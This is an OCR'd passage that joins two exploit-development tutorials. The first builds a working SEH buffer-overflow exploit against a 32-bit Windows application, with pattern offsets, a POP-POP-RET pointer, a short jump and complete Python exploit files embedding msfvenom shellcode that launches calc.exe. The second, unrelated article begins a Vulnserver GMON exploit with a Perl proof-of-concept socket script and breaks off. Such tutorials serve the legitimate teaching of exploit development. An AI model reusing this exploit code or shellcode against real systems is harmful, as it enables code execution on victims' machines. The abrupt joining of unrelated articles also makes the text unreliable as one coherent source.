buf += b"Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1B"
buf += b"j2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm"
buf += b"1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0"
buf += b"Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9B"
buf += b"s0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu"
buf += b"9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8"
buf += b"Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7C"
buf += b"a8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd"
buf += b"7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6"
buf += b"Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5C"
buf += b"j6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm"
buf += b"5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4"
buf += b"Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3C"
buf += b"s4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv"
buf += b"3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2"
buf += b"Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1D"
buf += b"b2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De"
buf += b"1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0"
buf += b"Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9D"
buf += b"k0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm"
buf += b"9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8"
buf += b"Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7D"
buf += b"s8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv"
buf += b"7Dv8Dv9"

f.write(buf)
f.close()
```

Run the Python program and copy the output into the copy buffer and pass it into the application again. It should cause a crash. Run the following command to find out how far into the pattern the SEH handler was overwritten:

Command:

ERC --FindNRP

The output should look like the following image. The output below indicates that the application is also vulnerable to a standard buffer overflow as was noted earlier:

```
-------------------------------------------------------------------------------
Process Name: Rgui FindNRP table generated at: 1/28/2020 1:31:02 PM
-------------------------------------------------------------------------------
Register ESI points into pattern at position 2994
Register EIP is overwritten with pattern at position 292
SEH register overwritten at pattern position 1008
Command: ERC --FindNRP
```

The output of FindNRP indicates that after 1008 characters the SEH record was overwritten (this will be ~900 if you are on Windows 7). We will now test this by filling both the SEH handler pointer and next SEH record pointer with specific characters.

```
1. f = open("crash-3.txt", "wb")
2.
3. buf = b"\x41" * 1008
4. buf += b"\x42" * 4
5. buf += b"\x43" * 4
6. buf += b"\x44" *1984
7.
8. f.write(buf)
9. f.close()
```

After providing the output to the application, the SEH tab should show the following results:

Address	Handler	Module/Label
0141E74C	43434343	
42424242	00000000	

SEH Overwritten with B's and C's


Identifying Bad Characters

In the previous installment of this series we covered identifying bad characters. You can review that here if you need to. The process for this exploit, however, is exactly the same and we will not be covering it in this installment. The bad characters for this input are "\x00\x0A\x0D".

Now that we have control over the SEH record, we need to find a pointer to a POP, POP, RET instruction set. We can do this with the following command:


Command:

ERC –SEH



Output of ERC - SEH command

When choosing our instruction, we need to choose one that is not from a module with ASLR, DEP, Rebase, or SafeSEH enabled, and for portability purposes preferably not an OS DLL, either. Ideally, we want one from a DLL associated with the application.




POP, POP, RET pointer

I chose the above pointer to use. You can choose any that fit the requirements listed above. Once a pointer has been chosen, insert it over the “C’s” in the exploit code so it looks something like this:

```
f = open("crash-4.txt", "wb")

buf = b"\x41" * 1008
buf += b"\x42\x42\x42\x42"
buf += b"\xc8\x12\x74\x63" #637412c8 pop edi, pop ebp, ret
buf += b"\x43" * 1988

f.write(buf)
f.close()
```

Then place a break point at 0x637412C8, create a new payload, and pass it to the application again. You should land at your breakpoint. Single step through the POP, POP, RET instruction and return to your “B’s.”



EIP pointing into the B’s from the payload

Now we need to change the “B’s” for a short jump, to jump over our SEH record overwrite and land in our payload buffer. In order to do this we need to generate a short jump instruction and build it into our payload.

Command:
ERC –Assemble jmp 0013


```
ERC --Assemble
--------------------------------------------------------------------------
jmp 0013 = EB 0B
Assembly completed at 1/28/2020 2:39:12 PM by No_Author_Set
--------------------------------------------------------------------------
```

Output from ERC –Assemble jmp 0013 command

Now that we have our short jump command and our pointer to a POP, POP, RET instruction set, we can modify our exploit to land us in our buffer of “C’s.”

```
1.  f = open("crash-5.txt", "wb")
2.
3.  buf = b"\x41" * 1008
4.  buf += b"\xEB\x0B\x90\x90"
5.  buf += b"\xc8\x12\x74\x63" #637412c8 pop edi, pop ebp, ret
6.  buf += b"\x43" * 1988
7.
8.  f.write(buf)
9.  f.close()
```

Notice we have added to NOPs to our short jump in order to make it a full 4 bytes. Now when we generate our payload and pass it to the application again, we should wind up landing in our buffer of “C’s.”



X64dbg with EIP pointing into C’s buffer

Now that we can redirect execution into an area of memory we control, we can start crafting our payload. Initially we will replace our “C’s” with NOPs and we will use MSFVenom to create our payload:

```
andy@kali:~$ msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf =  b""
buf += b"\xd9\xc2\xd9\x74\x24\xf4\xbf\x06\x2d\x3e\x7d\x58\x33"
buf += b"\xc9\xb1\x31\x83\xc0\x04\x31\x78\x14\x03\x78\x12\xcf"
buf += b"\xcb\x81\xf2\x8d\x34\x7a\x02\xf2\xbd\x9f\x33\x32\xd9"
buf += b"\xd4\x63\x82\xa9\xb9\x8f\x69\xff\x29\x04\x1f\x28\x5d"
buf += b"\xad\xaa\x0e\x50\x2e\x86\x73\xf3\xac\xd5\xa7\xd3\x8d"
buf += b"\x15\xba\x12\xca\x48\x37\x46\x83\x07\xea\x77\xa0\x52"
buf += b"\x37\xf3\xfa\x73\x3f\xe0\x4a\x75\x6e\xb7\xc1\x2c\xb0"
buf += b"\x39\x06\x45\xf9\x21\x4b\x60\xb3\xda\xbf\x1e\x42\x0b"
buf += b"\x8e\xdf\xe9\x72\x3f\x12\xf3\xb3\x87\xcd\x86\xcd\xf4"
buf += b"\x70\x91\x09\x87\xae\x14\x8a\x2f\x24\x8e\x76\xce\xe9"
buf += b"\x49\xfc\xdc\x46\x1d\x5a\xc0\x59\xf2\xd0\xfc\xd2\xf5"
buf += b"\x36\x75\xa0\xd1\x92\xde\x72\x7b\x82\xba\xd5\x84\xd4"
buf += b"\x65\x89\x20\x9e\x8b\xde\x58\xfd\xc1\x21\xee\x7b\xa7"
buf += b"\x22\xf0\x83\x97\x4a\xc1\x08\x78\x0c\xde\xda\x3d\xe2"
buf += b"\x94\x47\x17\x6b\x71\x12\x2a\xf6\x82\xc8\x68\x0f\x01"
buf += b"\xf9\x10\xf4\x19\x88\x15\xb0\x9d\x60\x67\xa9\x4b\x87"
buf += b"\xd4\xca\x59\xe4\xbb\x58\x01\xc5\x5e\xd9\xa0\x19"
```

Output of MSFVenom


Command:

msfvemon -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python

As in the last article, we will add a small NOP sled to the start of our payload in order to add some stability to our exploit. After the NOP sled, we append our payload, making the final exploit code look something like the following:

```
1.  f = open("crash-6.txt", "wb")
2.
3.  buf = b"\x41" * 1008
4.  buf += b"\xEB\x0B\x90\x90"
5.  buf += b"\xc8\x12\x74\x63" #637412c8 pop edi, pop ebp, ret
6.  buf += b"\x90" * 50      #NOP Sled
7.
8.  #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
9.  buf += b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
10. buf += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
11. buf += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
12. buf += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
13. buf += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
14. buf += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
15. buf += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
16. buf += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
17. buf += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
18. buf += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
19. buf += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
20. buf += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
21. buf += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
22. buf += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
23. buf += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
24. buf += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
25. buf += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"
26.
27. buf += b"\x90" * (3000 - len(buf))
28.
29. f.write(buf)
30. f.close()
```

Passing the string into the application causes the application to exit and the Windows calc.exe application to run:



Success!

Conclusion

Preventing SEH exploits in most applications can be achieved by specifying the /SAFESEH compiler switch. When /SAFESEH is specified, the linker will also produce a table of the image's safe exception handlers. This table specifies for the operating system which exception handlers are valid for the image, removing the ability to overwrite them with arbitrary values.

64-bit applications are not vulnerable to SEH exploits. By default, they build a list of valid exception handlers and store it in the file's PE header. As such, this switch is not necessary for 64-bit applications. Further information can be found on the MSDN.

In this article we have covered how to exploit a 32-bit Windows SEH overflow using X64dbg and ERC. Then we generated a payload with MSFVenom and added it to our exploit to demonstrate code execution. While SEH overflows are not a new technique, they are still very relevant today.

https://www.coalfire.com/the-coalfire-blog/the-basics-of-exploit-development-2-seh-overflows

https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/seh-based-buffer-overflow

This tutorial covers how to confirm that a SEH stack based overflow vulnerability is exploitable, as well as how to actually develop the exploit. The process of initially discovering vulnerabilities however is not covered in this tutorial. To learn one method by which such vulnerabilities can actually be discovered, you can check out a previous Vulnserver related article on fuzzing, available here:

- Intro to fuzzing
- Fuzzer automation with spike

This tutorial will also assume that the reader has a reasonable level of skill in using the OllyDbg or Immunity Debugger debugging applications, as well as a basic knowledge of X86 assembly language. For those who are new to these debuggers, or who may feel they need a refresher in assembly, the required skills are covered in the following links:

- Debugging fu damentals for explit development
- In-depth SEH exploit writing tutorial

Lastly, you will require a basic knowledge of how stack based buffer overflows are exploited. This is covered under the following links:

- Buffer overflow part -1
- Buffer overflow part -2
- Buffer overflow part -3

System requirements and setup

The following software is required to follow along with this tutorial:

- A 32 bit Windows System. I would suggest sticking to reasonably recent windows desktop systems such as Windows XP SP2 and up, Windows Vista or Windows 7, as these are the systems that I have personally tested. Windows 2000 desktop and server based systems may also work, but there are no guarantees.
- Vulnserver on your Windows system. You can obtain information about the program (which should be read before use) and download it from here: http://grey-corner.blogspot.com/2010/12/introducing-vulnserver.html
- OlldyDbg 1.10 on your Windows system. You can also use Immunity Debugger if you prefer, but just keep in mind your screenshots will appear slightly different to mine, and certain steps in this tutorial regarding OllyDbg plugins may not be able to be performed. OllyDbg can be obtained here: http://www.ollydbg.de/
- An installation of the OllySSEH OllyDbg plugin installed within OllyDbg on your Windows system is preferred, but not essential. For those who do not have this plugin installed (perhaps because they are using Immunity Debugger) an alternate method of performing the tasks enabled by this plugin is provided. The plugin can be obtained from here: http://www.openrce.org/downloads/details/244/OllySSEH
- An instance of the Perl script interpreter. You can run this on either your Windows machine or on a Linux attacking system. Linux systems should already have Perl

preinstalled, but if you want to run it on windows you can obtain a Perl install for free from here: http://www.activestate.com/activeperl

- A recently updated copy of Metasploit 3. You can again run this on either your Windows machine or on a Linux attacking system, although I recommend running it on a Linux system. See the following paragraphs for more detail. If you run BackTrack 4 R2 for an attacking system, Metasploit is included. Otherwise Metasploit can be obtained for Windows and Linux from here: http://www.metasploit.com/

My personal setup while writing this tutorial was to execute Metasploit commands and run my exploit Perl scripts from a Linux Host system running Ubuntu, with Vulnserver running in a Windows XP SP2 Virtual Machine. This means that command syntax provided in this document will be for Linux systems, so if you are following along on Windows you will have to modify your commands as appropriate. I have chosen to run Metasploit and Perl from Linux because components of the Metasploit framework can be broken by many of the common Anti Virus solutions commonly installed on Windows systems.

If your Windows system is running a firewall or HIPS (Host Intrusion Prevention System), you may need to allow the appropriate traffic and disable certain protection features in order to follow this tutorial. We will be creating an exploit that makes Vulnserver listen for shell sessions on a newly bound TCP port, and firewalls and possibly HIPS software may prevent this from working. Certain HIPS software may also implement ASLR, which could also be problematic. Discussing firewall and HIPS bypass techniques is a little beyond the scope of this tutorial, so configure these appropriately so they don't get in the way.

I am also assuming for the purposes of this tutorial that your Windows system will not have hardware DEP enabled for all programs. The default setting for Windows XP, Windows Vista and Windows 7 is to enable hardware DEP for essential Windows programs and services only, so unless you have specifically changed your DEP settings your system should already be configured appropriately. See the following links for more information:

- Data execution prevention
- Microsoft support

Your Windows system should also not have SEHOP enabled. This functionality is only available on Windows Vista Service Pack 1, Windows 7 and Windows Server 2008, and is only enabled by default on Windows Server 2008. See below for instructions on how to disable this

My Windows Vulnserver system will be listening on the address 192.168.56.101 TCP port 9999, so this is the target address that I will use when running my Perl scripts. Make sure you replace this with the appropriate values if your Vulnserver instance is running elsewhere.

A note about using different Windows Operating Systems versions: Be aware that if you are using a different version of Windows to run Vulnserver than the Windows XP Service Pack 2 system I am using, some of the values you will need to use when sizing the buffers in your exploits may differ from mine. Just ensure that you are following the process I use in determining buffer sizes, rather than copying the exact values I use, and you should be fine. I have indicated in the tutorial the areas in which you need to be concerned about this.

Overview of the process

We will be using the following high level exploitation process in order to take control of this program:

- Get control of the EIP register which controls which code is executed by the CPU, setting it to a value of our choosing,
- Identify some code that will fulfil our goals for the exploit, and either find it on the target system or insert it into the program ourselves using the exploit, and
- Redirect EIP towards our chosen code.

As in the previous article in this series on exploiting buffer overflows (see the links in the Introduction), this list of requirements acts as both the steps required to actually write the exploit, as well as determining if the vulnerability is exploitable. We will assess the given vulnerability to determine if these particular steps are possible, and once this is confirmed we will know that exploitation is possible and be well on our way to producing a working exploit.

As mentioned during the Introduction, you should already be somewhat familiar with the general way in which buffer overflow exploits are written before you attempt this tutorial. When compared to simple stack based buffer overflows, SEH based exploits require a few new twists to the exploit development process. These new twists will be the main focus of this tutorial, and the more basic exploit development skills will be assumed knowledge. These basic exploit development skills are covered in the previous entry in this series.

Assessing the vulnerability

The vulnerability we will be attempting to exploit is a stack based buffer overflow in the parameter of the GMON command of Vulnserver. We can trigger an exception in the program by sending a GMON command with a parameter consisting of a very long (~4000 characters or more) string including at least one forward slash (/) character. To demonstrate this, we can use the following script, which will send “GMON .” followed by 4000 “A” characters to a specified IP address and port provided as command line parameters.

As we progress through the exploit development process, we will slowly modify this basic POC script into a full blown exploit. Save the following as gmon-exploit-vs.pl.

```
#!/usr/bin/perl

use IO::Socket;

if ($ARGV[1] eq '') {

        die("Usage: $0 IP_ADDRESS PORTnn");

}

$baddata = "GMON /"; # sets variable $baddata to "GMON /"

$baddata .= "A" x 4000; # appends (.=) 4000 "A" characters to $baddata

$socket = IO::Socket::INET->new( # setup TCP socket – $socket

        Proto => "tcp",

        PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address
```


```
        PeerPort => "$ARGV[1]" # command line variable 2 – TCP port
) or die "Cannot connect to $ARGV[0]:$ARGV[1]";
$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd
print "$sd"; # print $sd variable
$socket->send($baddata); # send $baddata variable via $socket
```

Now **Open** vulnerver.exe in OllyDbg and hit **F9** to let it run. Then, execute the script as follows to generate the exception within the debugger.

```
stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999
```

